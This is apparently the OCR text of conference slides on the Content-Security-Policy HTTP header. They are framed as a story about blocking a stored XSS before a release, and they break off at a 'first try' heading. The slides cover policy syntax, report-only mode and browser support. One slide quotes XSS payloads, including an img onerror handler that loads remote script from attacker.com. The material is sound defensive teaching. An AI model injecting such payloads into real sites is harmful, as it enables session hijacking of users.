VOXXED DAYS LUXEMBOURG
June 20th – 21st, 2024

💘 COMMENT L'ENTÊTE DE RÉPONSE HTTP **CONTENT-SECURITY-POLICY** PEUT SAUVER VOTRE SOIRÉE EN AMOUREUX?

💘 HOW THE **CONTENT-SECURITY-POLICY** HTTP RESPONSE HEADER CAN SAVE YOUR ROMANTIC EVENING?


📦 github.com/righettod/voxxeddays-lux-2024

🌍 righettod.eu - 📡 @righettod

📅 A LITTLE BIT OF CONTEXT...

CONTEXT

- You work, as a Technical Leader, for a company selling online product and it’s Friday. Your team is in charge of the online sales portal.



📅 CONTEXT

- 📅 An important release, of the online sales portal, is planned next Tuesday around 06:00 A.M.

- 👀 A security audit was performed on this release, until Wednesday, and the final report was expected for yesteday evening.

- 📢 Daily team meeting (09:00 A.M.): You are informed that a security vulnerability was found. This one allow to inject a persistent Javascript code to hijack the user's session (its is also called Cross-site scripting or XSS).

📅 CONTEXT

- 🛑 Due to the schedule and the importance of features provided in this release, the Product Owner (PO) do not allow any modification of the code base.

- 🛑 The Chief Information Security Officer (CISO) refuse to let the release being performed if the security issue is not fixed due to legal consequences.

- 💖 Today is your wedding anniversary: You booked the favorite restaurant of your loved one for 07:00 P.M. **so you must leave for 04:00 P.M. maximum!**

- 😭 PO and CISO ask you if you have any idea to unlock the situation...

CONTEXT

- During your continuous technical survey, you hear that modern browsers support a collections of HTTP response security headers providing different kind of defense.


- You hear about one, named Content-Security-Policy, that was often associated with the terms mentioned alongside the identified vulnerability (Cross-site scripting or XSS).

- You decided to ask to the PO and CISO to give you some hours to allow you to dig this idea. You will come back to them with a status beginning of the afternoon.

👩‍🎓 CONTENT-SECURITY-POLICY HEADER?


👩‍🎓 CONTENT-SECURITY-POLICY HEADER?

- 📄 The Content-Security-Policy (CSP) is a **HTTP response header** allowing to instruct the browser (user agent) on how to handle the **resources** present in the HTTP response body:




👩‍🎓 CONTENT-SECURITY-POLICY HEADER?

- 📄 Each **type of resources controlled** has a directive associated to it:




👩‍🎓 CONTENT-SECURITY-POLICY HEADER?

- 📄 Behavior about an allowed resources is defined using either a set of **source location patterns** or/and **keywords** depending on the type of directive:



👩‍🎓 CONTENT-SECURITY-POLICY HEADER?

- 📄 Behavior about an allowed resources is defined using either a set of **source location patterns** or/and **keywords** depending on the type of directive:



👩‍🎓 CONTENT-SECURITY-POLICY HEADER?

- 💻 The header use the following format:

```
Content-Security-Policy: [DIRECTIVE 1] [ALLOWED SOURCES OR KEYWORDS] ; [DIRECTIVE 2] [ALLOWED SOURCES OR KEYWORDS] ; [DIRECTIVE N] [ALLOWED SOURCES OR KEYWORDS]
```

- 📜 The collection of directives specified represent the **policy** defined by the CSP.

- 💡 The **policy** is, in fact, the value of the CSP header.

👩‍🎓 CONTENT-SECURITY-POLICY HEADER?

- 💻 Example of a simple policy:

```
Content-Security-Policy:
default-src 'self' ;
script-src 'self' 'unsafe-inline' ;
img-src 'self' http://flowers.com ;
font-src 'self' https://fonts.google.com
```

By default, resources can only be loaded from the current domain + protocol + port.

Scripts can only be loaded from the current domain + protocol + port and inline scripting is allowed.

Images can only be loaded from the current domain + protocol + port and flowers.com via HTTP.

Fonts can only be loaded from the current domain + protocol + port and fonts.google.com via HTTPS.

👩‍🎓 CONTENT-SECURITY-POLICY HEADER?

- 📄 CSP offer the possibility to define, a default directive, that the browser uses to identify allowed sources if certain directives are not defined in the policy.

- 📄 This directive is named **default-src**

- 💻 Example based on our previous CSP sample: *All media (audio/video) will only be loaded from the current domain + protocol + port because the directive **media-src** is not defined*

```
Content-Security-Policy: default-src 'self' ; script-src 'self' 'unsafe-inline' ; img-src 'self' http://flowers.com ; font-src 'self' https://fonts.google.com
```

👩‍🎓 CONTENT-SECURITY-POLICY HEADER?

- 📡 CSP offer the possibility **to not block** the loading of a resource if a directive related to such resources is not respected but, instead, send a violation notification to a web endpoint.

- 💻 A simple way to achieve this is to use the header Content-Security-Policy-Report-Only instead of Content-Security-Policy .

- 💻 This header use the same format that the CSP but with the addition of the report-to directive to indicate where the violation report must be sent:

```
Content-Security-Policy-Report-Only: default-src 'self' ; script-src 'self' 'unsafe-inline' ; report-to [ENDPOINT_LOCATION]
```

CONTENT-SECURITY-POLICY HEADER?

- The endpoint can be a relative or an absolute URL:
  - report-to /csp-listener
  - report-to https://righettod.eu/csp-listener

Important note:

- ✓ Violation report is sent automatically by the browser.
- ✓ Exposed listeners must validate data received to prevent vulnerability like, for example, JSON injection or JSON parser overflow.

- Violation report is delivered via a HTTP POST, as a JSON object, like this:

```
{
    "csp-report": {
        "document-uri": "https://righettod.eu/",
        "referrer": "",
        "violated-directive": "img-src",
        "effective-directive": "img-src",
        "original-policy": "default-src 'self' ; script-src 'self' 'unsafe-inline' ; img-src 'self' http://flowers.com ; font-src 'self' https://fonts.google.com",
        "disposition": "enforce",
        "blocked-uri": "blob",
        "line-number": 62,
        "source-file": "https://righettod.eu/",
        "status-code": 200,
        "script-sample": ""
    }
}
```

👩‍🎓 CONTENT-SECURITY-POLICY HEADER?

- 🤝 Level of support for the current W3C recommandation of CSP (v2), by modern browsers, in May 2024 (source: caniuse.com):

Chrome	Edge *	Safari	Firefox	Opera	IE	Chrome for Android	Safari on iOS *	Samsung Internet	Opera Mobile *	UC Browser for Android	Android Browser *
109							15.8				
122							16.7				
123	123		124	107			17.3				
124	124	17.4	125	109	11	124	17.4	24	80	15.5	124
125		17.5	126				17.5				
126		TP	127								
127			128								

CSP v2: W3C Recommendation (15/12/2016)
CSP v3: W3C Working Draft (24/04/2024)

STUDY TIME...

🕛 12:00 P.M.

🔬 STUDY TIME: THE VULNERABILITY

- 🐜 The audit report indicates that the **review features** is prone to a stored XSS, via for example, the following payloads inserted into the review **body**:

Leave a Review

Dominique

dom@righettod.eu

```
<!-- Execute inline JS code -->
<img src='x' onerror='alert(1)'>
```

🔬 STUDY TIME: THE VULNERABILITY

- 🐜 The audit report indicates that the **review features** is prone to a stored XSS, via for example, the following payloads inserted into the review **body**:

Leave a Review

Dominique

dom@righettod.eu

```
<!-- Execute a remotely loaded JS code leveraging a feature of JQuery -->
<img src='x' onerror='$.getScript(\"//attacker.com/evil.js\")'>
```

STUDY TIME: THE CONSTRAINTS

- The portal have the following constraints in terms of resources:

Fonts

- Loaded from https://fonts.googleapis.com and https://fonts.gstatic.com.

Styles

- Loaded from https://fonts.googleapis.com and https://fonts.gstatic.com.
- Inline styles using the <style> tag is used.

Scripts

- JavaScript processing is dynamically added to event handlers on some UI components.

Images

- Images using the protocol **data:** and **blob:** are used.

🕐 01:00 P.M.

🔬 STUDY TIME: FIRST TRY

